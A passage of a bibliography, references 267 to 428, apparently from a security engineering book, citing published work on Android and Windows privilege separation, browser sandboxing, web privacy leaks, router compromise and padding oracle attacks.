[267] "Security Android-Powered Mobile Devices using SELinux", Asaf Shabtai, Yuval Fledel and Yuval Elovici, *IEEE Security and Privacy*, **Vol.8**, **No.3** (May/June 2010), p.36.

[268] "CRePE: Context-Related Policy Enforcement for Android", Mauro Conti, Vu Nguyen and Bruno Crispo, *Proceedings of the 13th Information Security Conference (ISC'10)*, Springer-Verlag LNCS No.6531, October 2010, p.331.

[269] "Android application security, the fun details", Jesse Burns, presentation at Hashdays 2010, October 2010, `https://www.hashdays.ch/assets/-files/slides/burns_android_security_the%20fun%20details.pdf`.

[270] "Practical and Lightweight Domain Isolation on Android", Sven Bugiel, Lucas Davi, Alexandra Dmitrienko, Stephan Heuser, Ahmad-Reza Sadeghi and Bhargava Shastry, *Proceedings of the 1st Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM'11)*, October 2011, p.51.

[271] "Privilege Escalation Attacks on Android", Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi and Marcel Winandy, *Proceedings of the 13th Information Security Conference (ISC'10)*, Springer-Verlag LNCS No.6531, October 2010, p.347.

[272] "DroidChecker: Analyzing Android Applications for Capability Leaks", Patrick Chan, Lucas Hui and S. Yiu, *Proceedings of the 5th Conference on Security and Privacy in Wireless and Mobile Networks (WISEC'12)*, April 2012, p.125.

[273] "Messing with Android's Permission Model", André Egners, Björn Marschollek and Ulrike Meyer, *Proceedings of the 11th International Conference on Trust, Security and Privacy in Computing and Communications (TRUSTCOM'12)*, June 2012, p.505.

[274] "Android Orphans: Visualizing A Sad History Of Support", Michael DeGusta, 27 October 2011, `http://www.businessinsider.com/android-orphans-visualizing-a-sad-history-of-support-2011-10`.

[275] "Precisely how badly does Android support suck?", interview with Michael DeGusta, Risky Business podcast #218, `http://risky.biz/RB218`.

[276] "Wireless Carriers Put on Notice About Providing Regular Android Security Updates", Michael Mimoso, 4 February 2013, `https://threatpost.com/en_us/blogs/wireless-carriers-put-notice-about-providing-regular-android-security-updates-020413`.

[277] "Postfix Architecture Overview ", Wietse Venema, `http://www.postfix.org/OVERVIEW.html`.

[278] "The Book of Postfix: State-of-the-Art Message Transport", Ralf Hildebrandt and Patrick Koetter, No Starch Press, 2005.

[279] "Preventing Privilege Escalation", Niels Provos, Markus Friedl and Peter Honeyman, *Proceedings of the 12th Usenix Security Symposium (Security'03)*, August 2003, p.231.

[280] "Privman: A Library for Partitioning Applications", Douglas Kilpatrick, *Proceedings of the 2003 Usenix Annual Technical Conference (Freenix Track)*, June 2003, p.273.

[281] "Permission Re-Delegation: Attacks and Defenses", Adrienne Felt, Helen Wang, Alexander Moshchuk, Steven Hanna and Erika Chin, *Proceedings of the 20th Usenix Security Symposium (Security'11)*, August 2011, p.331.

[282] "Wedge: Splitting Applications into Reduced-Privilege Compartments", Andrea Bittau, Petr Marchenko, Mark Handley and Brad Karp, *Proceedings of the 5th Symposium on Networked Systems Design and Implementation (NSDI'08)*, April 2008, p.309.

[283] "Efficient software-based fault isolation" Robert Wahbe, Steven Lucco, Thomas Anderson and Susan Graham, *Proceedings of the 14th Symposium on Operating Systems Principles (SOSP'93)*, December 1993, p.203.

[284] "Codejail: Application-Transparent Isolation of Libraries with Tight Program Interactions", Yongzheng Wu, Sai Sathyanarayan, Roland Yap and Zhenkai Liang, *Proceedings of the 17th European Symposium on Research in Computer Security (ESORICS'12)*, Springer-Verlag LNCS No.7459, September 2012, p.858.

[285] "The Art of Unix Programming", Eric S. Raymond, Addison-Wesley, 2003.

[286] "Programming Windows Services: Implementing Application Servers", Randy Morin, John Wiley & Sons, 2000.

[287] "Microsoft Windows Internals (4th ed)", Mark Russinovich and David Solomon, Microsoft Press, 2004.

[288] "Writing Secure Code for Windows Vista", Michael Howard and David LeBlanc, Microsoft Press, 2007.

[289] "Application Pool Identities", Thomas Deml, 24 March 2009, http://www.iis.net/learn/manage/configuring-security/application-pool-identities.

[290] "Exploiting design flaws in the Win32 API for privilege escalation. Or… Shatter Attacks — How to break Windows", Chris Paget, 7 August 2002, http://security.tombom.co.uk/shatter.

[291] "Shatter attacks — more techniques, more detail, more juicy goodness", Chris Paget, 23 August 2003, http://security.tombom.co.uk/moreshatter.html.

[292] "Services isolation in Session 0 of Windows Vista and Longhorn Server", Cyril Voisin, 23 February 2007, http://blogs.technet.com/voy/-archive/2007/02/23/services-isolation-in-session-0-of-windows-vista-and-longhorn-server.aspx.

[293] "Want UAC-Free iReboot? You got it: iReboot 1.1 released!", 'NeoSmart', 27 April 2008, http://neosmart.net/blog/2008/ireboot-and-working-around-uac-limitations/.

[294] "Understanding and Working in Protected Mode Internet Explorer", Marc Silbey and Peter Brundrett, MSDN Library, January 2006, http://msdn.microsoft.com/en-us/library/Bb250462.

[295] "A Developer's Survival Guide to IE Protected Mode", Michael Dunn, 24 May 2007, http://www.codeproject.com/KB/vista-security/-PMSurvivalGuide.aspx.

[296] "Escaping from Microsoft's Protected Mode Internet Explorer", Verizon Business whitepaper, December 2010, http://www.verizonbusiness.com/-resources/whitepapers/wp_escapingmicrosoftprotectedmode-internetexplorer_en_xg.pdf.

[297] "Diving Into IE 10's Enhanced Protected Mode Sandbox", Mark Yason, presentation at Hack in the Box Kuala Lumpur, October 2013, http://conference.hitb.org/hitbsecconf2013kul/mark-vincent-yason.

[298] "Getting out of Jail: Escaping Internet Explorer Protected Mode", 'Skywing', *Uninformed*, **Vol.8** (September 2007), http://uninformed.org/-index.cgi?v=8&a=6.

[299] "Sophail: Applied attacks against Sophos Antivirus", Tavis Ormandy, 4 November 2012, https://lock.cmpxchg8b.com/sophailv2.pdf.

[300] "Researcher finds critical vulnerabilities in Sophos antivirus product", Lucian Constantin, 6 November 2012, http://www.pcworld.com/-article/2013580/researcher-finds-critical-vulnerabilities-in-sophos-antivirus-product.html.

[301] "On the Design of a Web Browser: Lessons learned from Operating Systems" Kapil Singh and Wenke Lee, *Proceedings of Web 2.0 Security and Privacy 2008 (W2SP'08)*, May 2008, http://w2spconf.com/2008/papers/s2p2.pdf.

[302] "Protecting Browsers from Extension Vulnerabilities", Adam Barth, Adrienne Porter Felt, Prateek Saxena and Aaron Boodman, *Proceedings of the 17th Network and Distributed System Security Symposium (NDSS'10)*, February 2010, to appear.

[303] "The Security Architecture of the Chromium Browser", Adam Barth, Collin Jackson, Charles Reis and the Google Chrome Team, Stanford University technical report, 2008, http://seclab.stanford.edu/websec/-chromium/chromium-security-architecture.pdf.

[304] "The Chrome Sandbox Part 1 of 3: Overview", Mark Dowd, 20 May 2010, http://blog.azimuthsecurity.com/2010/05/chrome-sandbox-part-1-of-3-overview.html.

[305] "The Chrome Sandbox Part 2 of 3: The IPC Framework", Mark Dowd, 28 August 2010, http://blog.azimuthsecurity.com/2010/08/chrome-sandbox-part-2-of-3-ipc.html.

[306] "Secure web browsing with the OP web browser", Chris Grier, Shuo Tang, and Samuel King, *Proceedings of the 2008 Symposium on Security and Privacy (S&P'08)*, May 2008, p.402.

[307] "Trust and Protection in the Illinois Browser Operating System", Shuo Tang, Haohui Mai and Samuel King, *Proceedings of the 9th USENIX Symposium on Operating Systems Design and Implementation (OSDI'10)*, October 2010, p.17.

[308] "The Sandbox Roulette: Are you ready for the gamble?", Rafal Wojtczuk and Rahul Kashyap, presentation at Black Hat Europe 2013, March 2013, `https://media.blackhat.com/eu-13/briefings/Wojtczuk/bh-eu-13-thes-sandbox-wojtczuk-WP.pdf`.

[309] "Practical Windows Sandboxing — Part 1", David LeBlanc, 27 July 2007, `http://blogs.msdn.com/b/david_leblanc/archive/2007/07/27/-practical-windows-sandboxing-part-1.aspx`.

[310] "Practical Windows Sandboxing — Part 2", David LeBlanc, 30 July 2007, `http://blogs.msdn.com/b/david_leblanc/archive/2007/07/27/-practical-windows-sandboxing-part-2.aspx`.

[311] "Practical Windows Sandboxing — Part 3", David LeBlanc, 31 July 2007, `http://blogs.msdn.com/b/david_leblanc/archive/2007/07/27/-practical-windows-sandboxing-part-3.aspx`.

[312] "The Chromium Projects: Sandbox", `http://dev.chromium.org/-developers/design-documents/sandbox`.

[313] "Windows Internals (5th ed)", Mark Russinovich, David Solomon and Alex Ionescu, Microsoft Press, 2009.

[314] "Capsicum: practical capabilities for UNIX", Robert Watson, Jonathan Anderson, Ben Laurie and Kris Kennaway, *Proceedings of the 19th Usenix Security Symposium (Security'10)*, August 2010, p.29. Also published in abbreviated form as "A Taste of Capsicum: Practical Capabilities for UNIX", Jonathan Anderson, Ben Laurie and Kris Kennaway, *Communications of the ACM*, **Vol. 55**, **No.3** (March 2012), p.97.

[315] "Inside Adobe Reader Protected Mode — Part 1 — Design", Liz McQuarrie, Ashutosh Mehra, Suchit Mishra, Kyle Randolph, and Ben Rogers, 5 October 2010, `http://blogs.adobe.com/asset/2010/10/inside-adobe-reader-protected-mode-part-1-design.html`.

[316] "Inside Adobe Reader Protected Mode — Part 2 — The Sandbox Process", Liz McQuarrie, Ashutosh Mehra, Suchit Mishra, Kyle Randolph, and Ben Rogers, 25 October 2010, `http://blogs.adobe.com/asset/2010/10/-inside-adobe-reader-protected-mode-%E2%80%93-part-2-%E2%80%93-the-sandbox-process.html`.

[317] "Inside Adobe Reader Protected Mode — Part 3 — Broker Process, Policies, and Inter-Process Communication", Liz McQuarrie, Ashutosh Mehra, Suchit Mishra, Kyle Randolph, and Ben Rogers, 1 November 2010, `http://blogs.adobe.com/asset/2010/11/inside-adobe-reader-protected-mode-part-3-broker-process-policies-and-inter-process-communication.html`.

[318] "Inside Adobe Reader Protected Mode — Part 4 — The Challenge of Sandboxing", Scott Stender, 16 November 2010, `http://blogs.adobe.com/-asset/2010/11/inside-adobe-reader-protected-mode-part-4-the-challenge-of-sandboxing.html`.

[319] "Building Secure Software", John Viega and Gary McGraw, Addison-Wesley, 2002.

[320] "Writing Secure Code (2nd ed)", Michael Howard and David LeBlanc, Microsoft Press, 2003.

[321] "Hunting Security Bugs", Tom Gallagher, Bryon Jeffries and Lawrence Landauer, Microsoft Press, 2006.

[322] "Secure Coding in C and C++", Robert Seacord, Addison-Wesley, 2006.

[323] "The Art of Software Security Assessment", Mark Dowd, John McDonald and Justin Schuh, Addison-Wesley, 2007.

[324] "The CERT C Secure Coding Standard", Robert Seacord, Addison-Wesley, 2008.

[325] "Privtrans: Automatically Partitioning Programs for Privilege Separation", David Brumley and Dawn Song, *Proceedings of the 13th Usenix Security Symposium (Security'04)*, August 2004, p.57.

[326] "Adaptive Defenses for Commodity Software through Virtual Application Partitioning", Dimitris Geneiatakis, Georgios Portokalidis, Vasileios Kemerlis and Angelos Keromytis, *Proceedings of the 19th Conference on Computer and Communications Security (CCS'12)*, October 2012, p.133.

[327] "An Open-source Cryptographic Coprocessor", Peter Gutmann, *Proceedings of the 9th Usenix Security Symposium (Security'00)*, August 2000, p.97.

[328] "NetAuth: Supporting User-Based Network Services", Manigandan Radhakrishnan and Jon Solworth, *Proceedings of the 17th Usenix Security Symposium (Security'08)*, August 2008, p.227.

[329] "Structuring Protocol Implementations to Protect Sensitive Data", Petr Marchenko and Brad Karp, *Proceedings of the 19th Usenix Security Symposium (Security'10)*, August 2010, p.47.

[330] "The Least Privilege Delusion", Thomas Ptacek, 10 November 2006, http://www.matasano.com/log/589/the-least-privilege-delusion/.

[331] "iOS Hacker's Handbook", Charlie Miller, Dionysus Blazakis, Dino Dai Zovi, Stefan Esser, Vincenzo Iozzo and Ralf-Philipp Weinmann, John Wiley and Sons, 2012.

[332] "Android phones await security patch", Elinor Mills, CNet News, 12 February 2009, http://news.cnet.com/8301-1009_3-10162929-83.html.

[333] "Android Bug Exposed, Not as Bad as Feared", Jennifer Johnson, 14 February 2009, http://hothardware.com/News/Android-Bug-Exposed-Not-as-Bad-as-Feared/.

[334] "What does the COM Surrogate do and why does it always stop working?", Raymond Chen, 12 February 2009, http://blogs.msdn.com/b/-oldnewthing/archive/2009/02/12/9413816.aspx.

[335] "Preview Handlers and Shell Preview Host", Microsoft Corporation, 7 June 2009, http://msdn.microsoft.com/en-us/library/windows/desktop/-cc144143%28v=vs.85%29.aspx.

[336] "User Interaction Design for Secure Systems", Ka-Ping Yee, *Proceedings of the 4th International Conference on Information and Communications Security (ICICS'02)*, Spring-Verlag LNCS No.2513, December 2002, p.278.

[337] "Enhanced Protected Mode", Andy Zeigler, 15 March 2012, http://blogs.msdn.com/b/ie/archive/2012/03/14/enhanced-protected-mode.aspx.

[338] "Guidelines and Strategies for Secure Interaction Design", Ka-Ping Yee, in "Security and Usability: Designing Secure Systems that People Can Use", O'Reilly, 2005, p.247.

[339] "Safe Operating Systems", James Donald, undated, http://jim.com/-security/safe_operating_system.html.

[340] "A Control Point for Reducing Root Abuse of File-System Privileges", Glenn Wurster and Paul van Oorschot, *Proceedings of the 17th Conference on Computer and Communications Security (CCS'10)*, October 2010, p.224.

[341] "Limitations of IPsec Policy Mechanisms", Jari Arkho and Pekka Nikander, *Proceedings of the 7th Security Protocols Workshop (Protocols'03)*, Springer-Verlag LNCS No.3364, April 2003, p.240.

[342] "Guidelines for Specifying the Use of IPsec Version 2", RFC 5406/BCP 146, Steve Bellovin, February 2009.

[343] "Reconciling Multiple IPsec and Firewall Policies", Tuomas Aura, Moritz Becker, Michael Roe and Piotr Ziliński, *Proceedings of the 15th Security Protocols Workshop (Protocols'07)*, Springer-Verlag LNCS No.5964, April 2007, p.81.

[344] "Modeling and Verification of IPSec and VPN Security Policies", Hazem Hamed, Ehab Al-Shaer and Will Marrero, *Proceedings of the 13th International Conference on Network Protocols (ICNP'05)*, November 2005, p.259.

[345] "Polaris: Virus-Safe Computing for Windows XP", Marc Stiegler, Alan Karp, Ka-Ping Yee, Tyler Close and Mark Miller, *Communications of the ACM*, **Vol.49**, **No.9** (September 2006), p.83.

[346] "Abusing Firefox Extensions", Roberto Liverani and Nick Freeman, presentation at Defcon 17, July 2009, `https://www.defcon.org/images/-defcon-17/dc-17-presentations/defcon-17-roberto_liverani-nick_freeman-abusing_firefox.pdf`.

[347] "SSL Error Pages in Firefox 3.1", Johnathan Nightingale, 6 November 2008, `http://blog.johnath.com/2008/11/06/ssl-error-pages-in-firefox-31/`.

[348] "Crying Wolf: An Empirical Study of SSL Warning Effectiveness", Joshua Sunshine, Serge Egelman, Hazim Almuhimedi, Neha Atri and Lorrie Cranor, *Proceedings of the 18th Usenix Security Symposium (Security'09)*, August 2009, p.399.

[349] "On the Challenges in Usable Security Lab Studies: Lessons Learned from Replicating a Study on SSL Warnings", Andreas Sotirakopoulos, Kirstie Hawkey and Konstantin Beznosov, *Proceedings of the 7th Symposium on Usable Security and Privacy (SOUPS'11)*, July 2011, Paper 3.

[350] "Wan2tlk?: Everyday Text Messaging", Rebecca Grinter and Margery Eldridge, *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, April 2003, p.441.

[351] "Consumers' Awareness of, Attitudes Towards and Adoption of Mobile Phone Security", Stewart Kowalski and Mikael Goldstein, *Proceedings of the 20th International Symposium on Human Factors in Telecommunication (HFT'06)*, March 2006, `http://www.hft.org/HFT06/paper06/41_Kowalski.pdf`.

[352] "From desktop to mobile: Examining the security experience", Reinhardt Botha, Steven Furnell and Nathan Clarke, *Computers & Security*, **Vol.28**, **No.3-4** (May-June 2009), p.130.

[353] "Social Phishing", Tom Jagatic, Nathaniel Johnson, Markus Jakobsson and Filippo Menezer, *Communications of the ACM*, **Vol.50**, **No.10** (December 2007), p.94.

[354] "Protecting Browser State from Web Privacy Attacks", Collin Jackson, Andrew Bortz, Dan Boneh and John Mitchell, *Proceedings of the 15th World Wide Web Conference (WWW'06)*, May 2006, p.737.

[355] "Timing Attacks on Web Privacy", Ed Felten and Michael Schneider, *Proceedings of the 7th ACM Conference on Computer and Communications Security (CCS'00)*, November 2000, p.23.

[356] ":visited support allows queries into global history", David Baron, 28 May 2002, `https://bugzilla.mozilla.org/show_bug.cgi?id=147777`.

[357] "Preventing attacks on a user's history through CSS :visited selectors", David Baron, 6 April 2010, `http://dbaron.org/mozilla/visited-privacy`.

[358] "Privacy and the :visited selector", Florian Scholz, 17 July 2010, `https://developer.mozilla.org/en/CSS/Privacy_and_the_:visited_-selector`.

[359] "Feasibility and Real-World Implications of Web Browser History Detection", Artur Janc and Lukasz Olejnik, *Proceedings of Web 2.0 Security and Privacy (W2SP'10)*, May 2010, `http://w2spconf.com/2010/papers/p26.pdf`.

[360] "User Tracking on the Web via Cross-Browser Fingerprinting", Károly Boda, Ádám Földes, Gábor Gulyás and Sándor Imre, *Proceedings of the 16th Nordic Conference on Secure IT Systems (NordSec'11)*, Springer-Verlag LNCS No.7161, October 2011, p.31.

[361] "Fingerprinting Information in JavaScript Implementations" Keaton Mowery, Dillon Bogenreif, Scott Yilek and Hovav Shacham, *Proceedings of Web 2.0 Security and Privacy (W2SP'11)*, May 2011, `http://www.w2spconf.com/2011/papers/jspriv.pdf`.

[362] "An Empirical Study of Privacy-Violating Information Flows in Javascript Web Applications", Dongseok Jang, Ranjit Jhala, Sorin Lerner and Hovav Shacham, *Proceedings of the 17th Conference on Computer and Communications Security (CCS'10)*, October 2010, p.270.

[363] "Web Camouflage: Protecting Your Clients from Browser-Sniffing Attacks", Markus Jakobsson and Sid Stamm, *IEEE Security and Privacy*, **Vol.5**, **No.6** (November/December 2007), p.16.

[364] "Case Study: Browser Recon Attacks", Sid Stamm and Tom Jagatic, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007, p.210.

[365] "Feasibility and Real-World Implications of Web Browser History Detection", Artur Janc and Lukasz Olejnik, *Web 2.0 Security and Privacy 2010 (W2SP'10)*, May 2010, `http://w2spconf.com/2010/papers/p26.pdf`.

[366] "Web Browser History Detection as a Real-World Privacy Threat", Artur Janc and Lukasz Olejnik, *Proceedings of the 15th European Symposium on Research in Computer Security (ESORICS'10)*, Springer-Verlag LNCS No.6345, September 2010, p.215.

[367] "Timing is Everything: The Importance of History Detection", Gunnar Kreitz, *Proceedings of the 16th European Symposium on Research in Computer Security (ESORICS'11)*, Springer-Verlag LNCS No.6879, September 2011, p.117.

[368] ":visited support allows queries into global history", David Baron, 28 May 2002, `https://bugzilla.mozilla.org/show_bug.cgi?id=147777`.

[369] "Preventing attacks on a user's history through CSS :visited selectors", David Baron, March 2010, `http://dbaron.org/mozilla/visited-privacy`.

[370] "Plugging the CSS History Leak", Sid Stamm, 31 March 2010, `http://blog.mozilla.com/security/2010/03/31/plugging-the-css-history-leak`.

[371] "Abusing HTML 5 Structured Client-side Storage", Alberto Trivero, 17 October 2008, `http://trivero.secdiscover.com/html5whitepaper.pdf`.

[372] "The Emperor's New APIs: On the (In)Secure Usage of New Client Side Primitives", Steve Hanna, Richard Shin, Devdatta Akhawe, Prateek Saxena, Arman Boehm and Dawn Song, *Proceedings of Web 2.0 Security and Privacy (W2SP'10)*, May 2010, `http://w2spconf.com/2010/papers/p03.pdf`.

[373] "An Analysis of Private Browsing Modes in Modern Browsers", Gaurav Aggarwal, Elie Bursztein, Collin Jackson and Dan Boneh, *Proceedings of the 19th Usenix Security Symposium (Security'10)*, August 2010, p.79.

[374] "My Address Java Applet", Lars Kindermann, 2003, `http://reglos.de/myaddress/MyAddress.html`.

[375] "JavaScript Port Scanner", Petko Petkov, 1 August 2006, `http://www.gnucitizen.org/blog/javascript-port-scanner/`.

[376] "Browser Port Scanning without JavaScript", Jeremiah Grossman, 28 November 2006, `http://jeremiahgrossman.blogspot.com/2006/-11/browser-port-scanning-without.html`.

[377] "Network Scanning with HTTP without JavaScript", Ilia Alshanetsky, 29 November 2006, `http://ilia.ws/archives/145-Network-Scanning-with-HTTP-without-JavaScript.html`.

[378] "Web Application Obfuscation", Mario Heiderich, Eduardo Nava, Gareth Heyes and David Lindsay, Syngress, 2010.

[379] "Piggy Bank Scrapers HOWTO", 2007, `http://simile.mit.edu/wiki/Piggy_Bank_Scrapers_Howto`.

[380] "3890 Default Passwords for thousands of systems from 594 vendors", `http://artofhacking.com/etc/passwd.htm`.

[381] "Drive-by Pharming", Markus Jakobsson, Zulfikar Ramzan and Sid Stamm, in "Crimeware: Understanding New Attacks and Defences", Symantec Press, 2008.

[382] "Framing Attacks on Smart Phones and Dumb Routers: Tap-jacking and Geo-localization Attacks", Gustav Rydstedt, Baptiste Gourdin, Elie Bursztein and Dan Boneh, *Proceedings of the 4th Workshop on Offensive Technologies (WOOT'10)*, August 2010, `http://www.usenix.org/events/woot10/-tech/full_papers/Rydstedt.pdf`.

[383] "Bad Memories", Elie Bursztein, Baptiste Gourdin, Gustav Rydstedt and Dan Boneh, Black Hat USA 2010, July 2010, `http://media.blackhat.com/bh-`

us-10/whitepapers/Bursztein_Gourdin_Rydstedt/BlackHat-USA-2010-Bursztein-Bad-Memories-wp.pdf.

[384] "How to Hack Millions of Routers", Craig Heffner, presentation at Defcon 18, July 2010, http://www.defcon.org/images/defcon-18-dc-18-presentations/Heffner/DEFCON-18-Heffner-Routers-WP.pdf.

[385] "Fun with VxWorks", HD Moore, presentation at Defcon 18, July 2010, http://www.metasploit.com/data/confs/bsideslv2010/-FunWithVxWorks.pdf.

[386] "New VxWorks Vulnerabilities", HD Moore, 2 August 2010, http://blog.rapid7.com/?p=5277.

[387] "Cybercriminals Compromise Home Routers to Attack Online Banking Users", Lucian Constantin, 7 February 2014, http://www.cio.com/-article/747947/Cybercriminals_Compromise_Home_Routers_to_Attack_-Online_Banking_Users.

[388] "Warkitting: The Drive-by Subversion of Wireless Home Routers", Alex Tsow, Markus Jakobsson, Liu Yang and Susanne Wetzel, *Journal of Digital Forensic Practice*, **Vol.1**, **No.3** (September 2006), p.179.

[389] "Attacking and Defending Networked Embedded Devices", Kwang-Hyun Baek, Sergey Bratus, Sara Sinclair and Sean Smith, *2nd Workshop on Embedded Systems Security (WESS'2007)*, October 2007, http://www.cs.dartmouth.edu/~sws/pubs/bbss07.pdf.

[390] "Stealthy router-based botnet worm squirming", Ryan Naraine 23 March 2009, http://www.zdnet.com/blog/security/stealthy-router-based-botnet-worm-squirming/2972.

[391] "Chuck Norris botnet karate-chops routers hard", Robert McMillan, 19 February 2010, http://www.computerworld.com/s/article/-9159758/Chuck_Norris_botnet_karate_chops_routers_hard.

[392] "Massive recon with HD Moore", Risky Business #242, 15 June 2012, http://risky.biz/netcasts/risky-business/risky-business-242-massive-recon-hd-moore.

[393] "Propagation by Firmware Updates", Alex Tsow and Sid Stamm, in "Crimeware: Understanding New Attacks and Defences", Symantec Press, 2008.

[394] "New Techniques for Defeating SSL", Moxie Marlinspike, Black Hat DC 2009, April 2009, https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf.

[395] "Linksys WAP54Gv3 Remote Debug Root Shell", Cristofaro Mune, 8 June 2010, http://www.icysilence.org/?p=268.

[396] "Lessons Learned in Implementing and Deploying Crypto Software", Peter Gutmann, *Proceedings of the 11th Usenix Security Symposium (Security'02)*, August 2002, p.315.

[397] "Secrets and Lies", Bruce Schneier, John Wiley and Sons, 2000.

[398] "Breaking Crypto Without Keys: Analyzing Data in Web Applications", Chris Eng, Black Hat US 2006, July 2006, http://www.blackhat.com/-presentations/bh-usa-06/BH-US-06-Eng.pdf.

[399] "Problem Areas for the IP Security Protocols", Steven Bellovin, *Proceedings of the 6th Usenix Security Symposium (Security'96)*, July 1996, p.205.

[400] "Cryptography in Theory and Practice: The Case of Encryption in IPsec", Kenneth Paterson and Arnold Yau, *Proceedings of the 24th International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT'06)*, Springer-Verlag LNCS No.4004, May 2006, p.12.

[401] "Development of Authentication Protocols: Some Misconceptions and a New Approach", Wenbo Mao and Colin Boyd, *Proceedings of the 7th Computer Security Foundations Workshop (CSFW'94)*, June 1994, p.176.

[402] "A Chosen Ciphertext Attack Against Several E-mail Encryption Protocols", Jonathan Katz and Bruce Schneier, *Proceedings of the 9th Usenix Security Symposium (Security'00)*, August 2000, p.241.

[403] "Security Flaws Induced by CBC Padding — Applications to SSL, IPSEC, WTLS …", Serge Vaudenay, *Proceedings of the International Conference on*

the Theory and Applications of Cryptographic Techniques (EUROCRYPT'02),
Springer-Verlag LNCS No.2332, April 2002, p.534.

[404] "Blockwise-Adaptive Attackers — Revisiting the (In)Security of Some
Provably Secure Encryption Modes: CBC, GEM, IACBC", Antoine Joux,
Gwenaëlle Martinet and Frederic Valette, *Proceedings of the 22nd Annual
Cryptology Conference (CRYPTO'02)*, Springer-Verlag LNCS No.2442,
August 2002, p.17.

[405] "Sub-Channel Attacks on Symmetric Encryption Schemes: The Case for
Authenticated Encryption", John Black and Hector Urtubia, *Proceedings of
the 11th Usenix Security Symposium (Security'02)*, August 2002, p.327.

[406] "Side Channel Attacks on CBC Encrypted Messages in the PKCS#7 Format",
Vlastimil Klíma and Tomáš Rosa, IACR e-Print Archive Report 2003/098, 12
May 2003, `http://eprint.iacr.org/2003/098`.

[407] "Password Interception in a SSL/TLS Channel", Brice Canvel, Alain Hiltgen,
Serge Vaudenay and Martin Vuagnoux, *Proceedings of the 23rd Annual
Cryptology Conference (CRYPTO'03)*, Springer-Verlag LNCS No.2729,
August 2003, p.583.

[408] "Padding Oracle Attacks on the ISO CBC Mode Encryption Standard",
Kenneth Paterson and Arnold Yau, *Cryptographers' Track at the RSA
Conference 2004 (CT-RSA'04)*, Springer-Verlag LNCS No.2964, February
2004, p.305.

[409] "Padding Oracle Attack on CBC-Mode Encryption with Secret and Random
IVs", Arnold Yau, Kenneth Paterson and Chris Mitchell, *Proceedings of the
12th Fast Software Encryption Workshop (FSE'05)*, Springer-Verlag LNCS
No.3557, February 2005, p.299.

[410] "The Perils of Unauthenticated Encryption: Kerberos Version 4", Tom Yu,
Sam Hartman and Kenneth Raeburn, *Proceedings of the 11th Network and
Distributed System Security Symposium (NDSS'04)*, February 2004,
`http://www.internetsociety.org/sites/default/files/Yu.pdf`.

[411] "Error Oracle Attacks on CBC Mode: Is There a Future for CBC Mode
Encryption?", Chris Mitchell, *Proceedings of the 8th Information Security
Conference (ISC'05)*, Springer-Verlag LNCS No.3650, September 2005,
p.244.

[412] "Phish and Chips: Traditional and New Recipes for Attacking EMV", Ben
Adida, Mike Bond, Jolyon Clulow, Amerson Lin, Steven Murdock, Ross
Anderson and Ron Rivest, *Proceedings of the 14th Security Protocols
Workshop (Protocols'06)*, Springer-Verlag LNCS No.5087, March 2006, p.40.

[413] "On the Security of the EMV Secure Messaging API (Extended Abstract)",
Ben Adida, Mike Bond, Jolyon Clulow, Amerson Lin, Ross Anderson and
Ron Rivest, *Proceedings of the 15th Security Protocols Workshop
(Protocols'07)*, Springer-Verlag LNCS No.5964, April 2007, p.146.

[414] "Blockwise-Adaptive Chosen-Plaintext Attack and Online Modes of
Encryption", Gregory Bard, *Proceedings of the 11th Conference on
Cryptography and Coding*, December 2007, Springer-Verlag LNCS No.4887,
p.129.

[415] "Immunising CBC Mode Against Padding Oracle Attacks: A Formal Security
Treatment", Kenneth Paterson and Gaven Watson, *Proceedings of the 6th
Conference on Security and Cryptography for Networks (SCN'08)*, Springer-
Verlag LNCS No.5229, September 2008, p.340.

[416] "Automated Padding Oracle Attacks with PadBuster", Brian Holyfield, 14
September 2010, `http://www.gdssecurity.com/l/b/2010/09/14/-
automated-padding-oracle-attacks-with-padbuster/`.

[417] "On the (in)security of IPsec in MAC-then-encrypt configurations", Jean Paul
Degabriele and Kenneth Paterson, *Proceedings of the 17th Conference on
Computer and Communications Security (CCS'10)*, October 2010, p.493.

[418] "On the soundness of authenticate-then-encrypt: formalizing the malleability
of symmetric encryption", Ueli Maurer and Björn Tackmann, *Proceedings of
the 17th Conference on Computer and Communications Security (CCS'10)*,
October 2010, p.505.

[419] "How to Break XML Encryption", Tibor Jager and Juraj Somorovsky, *Proceedings of the 18th Conference on Computer and Communications Security (CCS'11)*, October 2011, p.413.

[420] "Efficient Padding Oracle Attacks on Cryptographic Hardware", Romain Bardou, Riccardo Focardi, Yusuke Kawamoto, Lorenzo Simionato, Graham Steel and Joe-Kai Tsay, *Proceedings of the 32nd Annual Cryptology Conference (CRYPTO'12)*, Springer-Verlag LNCS No.7417, August 2012, p.608.

[421] "Attack of the week: XML Encryption", Matthew Green, 22 October 2011, `http://blog.cryptographyengineering.com/2011/10/attack-of-week-xml-encryption.html`.

[422] "Using Message Authentication Code (MAC) Encryption in the Cryptographic Message Syntax (CMS)", RFC 6476, Peter Gutmann, January 2012.

[423] "Attacking the IPsec Standards in Encryption-only Configuration", Jean Paul Degabriele and Kenneth Paterson, *Proceedings of the 2007 Symposium on Security and Privacy (S&P'07)*, May 2007, p.335.

[424] "Practical Padding Oracle Attacks", Juliano Rizzo and Thai Duong, Black Hat Europe 2010, April 2010, `https://media.blackhat.com/bh-eu-10/-whitepapers/Duong_Rizzo/BlackHat-EU-2010-Duong-Rizzo-Padding-Oracle-wp.pdf`.

[425] "Practical Padding Oracle Attacks", Juliano Rizzo and Thai Duong, *Proceedings of the 4th Workshop on Offensive Technologies (WOOT'10)*, August 2010, `http://www.usenix.org/events/woot10/tech/full_papers/-Rizzo.pdf`. This is a rather shorter version of the Black Hat Europe paper.

[426] "'Padding Oracle' Crypto Attack Affects Millions of ASP.NET Apps", Dennis Fischer, 13 September 2010, `http://threatpost.com/en_us/blogs/new-crypto-attack-affects-millions-aspnet-apps-091310`.

[427] "Vulnerability in ASP.NET Could Allow Information Disclosure", Microsoft Security Advisory 2416728, 17 September 2010, `http://www.microsoft.com/technet/security/advisory/2416728.mspx`.

[428] "Padding Oracles Everywhere", Thai Duong and Juliano Rizzo, presentation at Ekoparty 2010 Security Conference, September 2010, `http://netifera.com/research/poet/-PaddingOraclesEverywhereEkoparty2010.pdf`.

